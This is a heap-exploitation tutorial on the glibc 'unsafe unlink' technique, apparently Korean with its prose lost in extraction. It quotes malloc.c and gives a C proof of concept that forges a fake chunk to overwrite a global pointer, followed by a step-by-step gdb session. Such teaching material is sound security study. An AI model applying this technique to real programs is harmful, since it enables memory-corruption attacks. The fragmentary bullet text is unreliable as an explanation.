Unsafe unlink[Korean]

Unknown macro: 'html'

List

Unsafe unlink

- chunk size PREV_INUSE flag .
  - chunk fd, bk , list .
- chunk bin list chunksize chunkprev_size .
  - chunk "fd", "bk" "FD", "BK" .
  - FDbk BKfd chunk pointer .


malloc.c

```
/* Take a chunk off a bin list */
#define unlink(AV, P, BK, FD) {                                            \
    if (__builtin_expect (chunksize(P) != prev_size (next_chunk(P)), 0))      \
      malloc_printerr (check_action, "corrupted size vs. prev_size", P, AV);  \
    FD = P->fd;                                                                \
    BK = P->bk;                                                                \
    if (__builtin_expect (FD->bk != P || BK->fd != P, 0))                      \
      malloc_printerr (check_action, "corrupted double-linked list", P, AV);  \
    else {                                                                       \
        FD->bk = BK;                                                             \
        BK->fd = FD;                                                             \
        if (!in_smallbin_range (chunksize_nomask (P))                             \
```

https://sourceware.org/git/?p=glibc.git;a=blob;f=malloc/malloc.c;h=994a23248e258501979138f3b07785045a60e69f;hb=17f487b7afa7cd6c316040f3e6c86dc96b2eec30#l1377


- "Unsafe unlink" .
  - "Unsafe unlink" 2 Allocated chunk .
  - 1 Fake chunk .
  - fake_chunkfdbk, fake_chunkbkfd 1 chunk mchunkptr .
  - 2 chunk prev_size Fake chunk .
  - 2 chunk size PREV_INUSE flag .
  - fake_chunkfd, fake_chunkbk fake_chunkfd .
- chunk double-linked list Fake chunk .
  - "chunksize(P) != prev_size (next_chunk(P))" fake_chunkprev_size, fake_chunksize 0x0 .
  - "FD->bk != P || BK->fd != P" "Fake chunk " - "24" fake_chunkfd .
  - "Fake chunk " - "16" fake_chunkbk .
- Fake chunk .
  - Psize(0x602010) 0x0, next chunk chunk 0x0 0x602010(0x602010 + 0x0) .
  - next chunkprev_size 0x0 , "chunksize(P) != prev_size (next_chunk(P))" .
  - FD Pfd 0x601048, BK 0x601050 .
    - FDbk 0x601060(0x601048 + 0x18), BKfd 0x601060(0x601050 + 0x10).
    - "FD->bk != P || BK->fd != P" .

Fake chunk



- "Unsafe unlink" .
  - 2 , 1 Fake chunk .
  - 0x80 2 chunk prev_size , 1 size PREV_INUSE flag .
  - 2 fake_chunkfd .
  - buf1 0x18 .
  - buf1 0x601048 chunk 0x80 buf1 .
  - , buf1 .

Unsafe unlink flow



Example

- "Unsafe unlink flow" .
  - malloc() 0x80 2 .
  - *buf1 .
  - Fake chunk buf 0x18(24) buf1[2] , buf 0x10(16) buf1[3] .
  - 0x80 chunk(buf2) prev_size , PREV_INUSE flag chunk "size" .
  - chunk(buf2) free() , str buf1[3] .
  - read() &buf1[0] str .

Unsafe_unlink.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

unsigned long *buf1;

void main(){
    buf1 = malloc(0x80);
    unsigned long *buf2 = malloc(0x80);

    fprintf(stderr,"&buf1 : %p\n",&buf1);
    fprintf(stderr,"buf1 : %p\n",buf1);
    fprintf(stderr,"buf2 : %p\n",buf2);

    buf1[2] = (unsigned long)&buf1 - (sizeof(unsigned long)*3);
    buf1[3] = (unsigned long)&buf1 - (sizeof(unsigned long)*2);

    *(buf2 - 2) = 0x80;
    *(buf2 - 1) &= ~1;

    free(buf2);

    char str[16];
    buf1[3] = (unsigned long) str;

    read(STDIN_FILENO,buf1,0x80);
    fprintf(stderr, "Data from Str : %s\n",str);
}
```

- 0x40074b, 0x400762 Fake_chunkfd, Fake_chunkbk .
- 0x40076d, 0x40078b buf2 prev_size, size .
- 0x400795 *buf1 .
- 0x4007a9 buf1[3] , 0x4007c0 read() 2 .

Breakpoints

```
lazenca0x0@ubuntu:~$ gcc -o unsafe_unlink unsafe_unlink.c
lazenca0x0@ubuntu:~$ gdb -q ./unsafe_unlink
Reading symbols from ./unsafe_unlink...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x00000000004006a6 <+0>:     push   rbp
   0x00000000004006a7 <+1>:     mov    rbp,rsp
   0x00000000004006aa <+4>:     sub    rsp,0x30
   0x00000000004006ae <+8>:     mov    rax,QWORD PTR fs:0x28
   0x00000000004006b7 <+17>:     mov    QWORD PTR [rbp-0x8],rax
   0x00000000004006bb <+21>:     xor    eax,eax
   0x00000000004006bd <+23>:     mov    edi,0x80
   0x00000000004006c2 <+28>:     call   0x400590 <malloc@plt>
   0x00000000004006c7 <+33>:     mov    QWORD PTR [rip+0x2009a2],rax        # 0x601070 <buf1>
   0x00000000004006ce <+40>:     mov    edi,0x80
   0x00000000004006d3 <+45>:     call   0x400590 <malloc@plt>
   0x00000000004006d8 <+50>:     mov    QWORD PTR [rbp-0x28],rax
   0x00000000004006dc <+54>:     mov    rax,QWORD PTR [rip+0x20097d]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x00000000004006e3 <+61>:     mov    edx,0x601070
   0x00000000004006e8 <+66>:     mov    esi,0x400884
   0x00000000004006ed <+71>:     mov    rdi,rax
   0x00000000004006f0 <+74>:     mov    eax,0x0
   0x00000000004006f5 <+79>:     call   0x400580 <fprintf@plt>
   0x00000000004006fa <+84>:     mov    rdx,QWORD PTR [rip+0x20096f]        # 0x601070 <buf1>
   0x0000000000400701 <+91>:     mov    rax,QWORD PTR [rip+0x200958]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x0000000000400708 <+98>:     mov    esi,0x400890
   0x000000000040070d <+103>:     mov    rdi,rax
   0x0000000000400710 <+106>:     mov    eax,0x0
   0x0000000000400715 <+111>:     call   0x400580 <fprintf@plt>
```

```
   0x000000000040071a <+116>:   mov    rax,QWORD PTR [rip+0x20093f]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x0000000000400721 <+123>:   mov    rdx,QWORD PTR [rbp-0x28]
   0x0000000000400725 <+127>:   mov    esi,0x40089b
   0x000000000040072a <+132>:   mov    rdi,rax
   0x000000000040072d <+135>:   mov    eax,0x0
   0x0000000000400732 <+140>:   call   0x400580 <fprintf@plt>
   0x0000000000400737 <+145>:   mov    rax,QWORD PTR [rip+0x200932]        # 0x601070 <buf1>
   0x000000000040073e <+152>:   add    rax,0x10
   0x0000000000400742 <+156>:   mov    edx,0x601070
   0x0000000000400747 <+161>:   sub    rdx,0x18
   0x000000000040074b <+165>:   mov    QWORD PTR [rax],rdx
   0x000000000040074e <+168>:   mov    rax,QWORD PTR [rip+0x20091b]        # 0x601070 <buf1>
   0x0000000000400755 <+175>:   add    rax,0x18
   0x0000000000400759 <+179>:   mov    edx,0x601070
   0x000000000040075e <+184>:   sub    rdx,0x10
   0x0000000000400762 <+188>:   mov    QWORD PTR [rax],rdx
   0x0000000000400765 <+191>:   mov    rax,QWORD PTR [rbp-0x28]
   0x0000000000400769 <+195>:   sub    rax,0x10
   0x000000000040076d <+199>:   mov    QWORD PTR [rax],0x80
   0x0000000000400774 <+206>:   mov    rax,QWORD PTR [rbp-0x28]
   0x0000000000400778 <+210>:   sub    rax,0x8
   0x000000000040077c <+214>:   mov    rdx,QWORD PTR [rbp-0x28]
   0x0000000000400780 <+218>:   sub    rdx,0x8
   0x0000000000400784 <+222>:   mov    rdx,QWORD PTR [rdx]
   0x0000000000400787 <+225>:   and    rdx,0xfffffffffffffffe
   0x000000000040078b <+229>:   mov    QWORD PTR [rax],rdx
   0x000000000040078e <+232>:   mov    rax,QWORD PTR [rbp-0x28]
   0x0000000000400792 <+236>:   mov    rdi,rax
   0x0000000000400795 <+239>:   call   0x400540 <free@plt>
   0x000000000040079a <+244>:   mov    rax,QWORD PTR [rip+0x2008cf]        # 0x601070 <buf1>
   0x00000000004007a1 <+251>:   lea    rdx,[rax+0x18]
   0x00000000004007a5 <+255>:   lea    rax,[rbp-0x20]
   0x00000000004007a9 <+259>:   mov    QWORD PTR [rdx],rax
   0x00000000004007ac <+262>:   mov    rax,QWORD PTR [rip+0x2008bd]        # 0x601070 <buf1>
   0x00000000004007b3 <+269>:   mov    edx,0x80
   0x00000000004007b8 <+274>:   mov    rsi,rax
   0x00000000004007bb <+277>:   mov    edi,0x0
   0x00000000004007c0 <+282>:   call   0x400560 <read@plt>
   0x00000000004007c5 <+287>:   mov    rax,QWORD PTR [rip+0x200894]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x00000000004007cc <+294>:   lea    rdx,[rbp-0x20]
   0x00000000004007d0 <+298>:   mov    esi,0x4008a6
   0x00000000004007d5 <+303>:   mov    rdi,rax
   0x00000000004007d8 <+306>:   mov    eax,0x0
   0x00000000004007dd <+311>:   call   0x400580 <fprintf@plt>
   0x00000000004007e2 <+316>:   nop
   0x00000000004007e3 <+317>:   mov    rax,QWORD PTR [rbp-0x8]
   0x00000000004007e7 <+321>:   xor    rax,QWORD PTR fs:0x28
   0x00000000004007f0 <+330>:   je     0x4007f7 <main+337>
   0x00000000004007f2 <+332>:   call   0x400550 <__stack_chk_fail@plt>
   0x00000000004007f7 <+337>:   leave
   0x00000000004007f8 <+338>:   ret
End of assembler dump.
gdb-peda$ b *0x000000000040074b
Breakpoint 1 at 0x40074b
gdb-peda$ b *0x0000000000400762
Breakpoint 2 at 0x400762
gdb-peda$ b *0x000000000040076d
Breakpoint 3 at 0x40076d
gdb-peda$ b *0x000000000040078b
Breakpoint 4 at 0x40078b
gdb-peda$ b *0x0000000000400795
Breakpoint 5 at 0x400795
gdb-peda$ b *0x00000000004007a9
Breakpoint 6 at 0x4007a9
gdb-peda$ b *0x00000000004007c0
Breakpoint 7 at 0x4007c0
gdb-peda$
```

- "&buf1" 0x601070, "buf1" 0x602010, "buf2" 0x6020a0.
    - 0x40074b 0x601058("&buf1"(0x601070) - 0x18(24)) 0x602020 .

- 0x400762 0x601060("&buf1"(0x601070) - 0x10(16)) 0x602028 .
- buf1 Fake chunk .

Create the Fake chunk.

```
gdb-peda$ r
Starting program: /home/lazenca0x0/unsafe_unlink
&buf1 : 0x601070
buf1 : 0x602010
buf2 : 0x6020a0

Breakpoint 1, 0x000000000040074b in main ()
gdb-peda$ x/i $rip
=> 0x40074b <main+165>:        mov    QWORD PTR [rax],rdx
gdb-peda$ i r rax rdx
rax            0x602020        0x602020
rdx            0x601058        0x601058
gdb-peda$ c
Continuing.

Breakpoint 2, 0x0000000000400762 in main ()
gdb-peda$ x/i $rip
=> 0x400762 <main+188>:        mov    QWORD PTR [rax],rdx
gdb-peda$ i r rax rdx
rax            0x602028        0x602028
rdx            0x601060        0x601060
gdb-peda$
```

- 0x602090 0x80 , 0x602098 size 0x1 .
  - chunk chunk 0x602010(0x602090 - 0x80) , buf1 .

Overwrite to the prev_size, size.

```
gdb-peda$ c
Continuing.

Breakpoint 3, 0x000000000040076d in main ()
gdb-peda$ x/i $rip
=> 0x40076d <main+199>:        mov    QWORD PTR [rax],0x80
gdb-peda$ i r rax
rax            0x602090        0x602090
gdb-peda$ c
Continuing.

Breakpoint 4, 0x000000000040078b in main ()
gdb-peda$ x/i $rip
=> 0x40078b <main+229>:        mov    QWORD PTR [rax],rdx
gdb-peda$ i r rax rdx
rax            0x602098        0x602098
rdx            0x90        0x90
gdb-peda$
```

- 0x6020a0 .
  - Fake chunk chunk .
  - free() buf1 0x602010, 0x601058 .

Unsafe unlink

```
gdb-peda$ c
Continuing.
Breakpoint 5, 0x0000000000400795 in main ()
gdb-peda$ x/i $rip
=> 0x400795 <main+239>:        call   0x400540 <free@plt>
gdb-peda$ i r rdi
rdi            0x6020a0        0x6020a0
gdb-peda$ x/4gx 0x602010
0x602010:        0x0000000000000000        0x0000000000000000
0x602020:        0x0000000000601058        0x0000000000601060
gdb-peda$ x/2gx 0x6020a0 - 0x10
0x602090:        0x0000000000000080        0x0000000000000090
gdb-peda$ x/gx 0x601070
0x601070 <buf1>:        0x0000000000602010
gdb-peda$ ni

0x000000000040079a in main ()
gdb-peda$ x/gx 0x601070
0x601070 <buf1>:        0x0000000000601058
gdb-peda$
```

- buf1[3] .
  - buf1[3] .
- &buf1 (0x601070) buf1[3] (0x601070) .
  - buf1[3](0x601070) str (0x7fffffffe450) , buf1 .

You can overwrite data in buf1.

```
gdb-peda$ c
Continuing.

Breakpoint 6, 0x00000000004007a9 in main ()
gdb-peda$ x/i $rip
=> 0x4007a9 <main+259>:        mov    QWORD PTR [rdx],rax
gdb-peda$ i r rdx rax
rdx            0x601070        0x601070
rax            0x7fffffffe450        0x7fffffffe450
gdb-peda$ x/gx 0x601070
0x601070 <buf1>:        0x0000000000601058
gdb-peda$
```

- read() 2 buf1 (0x7fffffffe450) , str .
  - buf1 str .

You can store data in the stack.

```
gdb-peda$ c
Continuing.
Breakpoint 7, 0x00000000004007c0 in main ()
gdb-peda$ x/i $rip
=> 0x4007c0 <main+282>:        call   0x400560 <read@plt>
gdb-peda$ i r rsi
rsi            0x7fffffffe450        0x7fffffffe450
gdb-peda$ c
Continuing.
AAAABBBB
Data from Str : AAAABBBB
@
[Inferior 1 (process 10503) exited normally]
Warning: not running
gdb-peda$
```

Related information

- https://github.com/shellphish/how2heap
- https://sourceware.org/git/?p=glibc.git;a=commitdiff;h=17f487b7afa7cd6c316040f3e6c86dc96b2eec30#l1344
- https://sourceware.org/git/?p=glibc.git;a=blob;f=malloc/malloc.c;h=54e406bcb67478179c9d46e72b63251ad951f356;hb=HEAD#l1404

Unknown macro: 'html'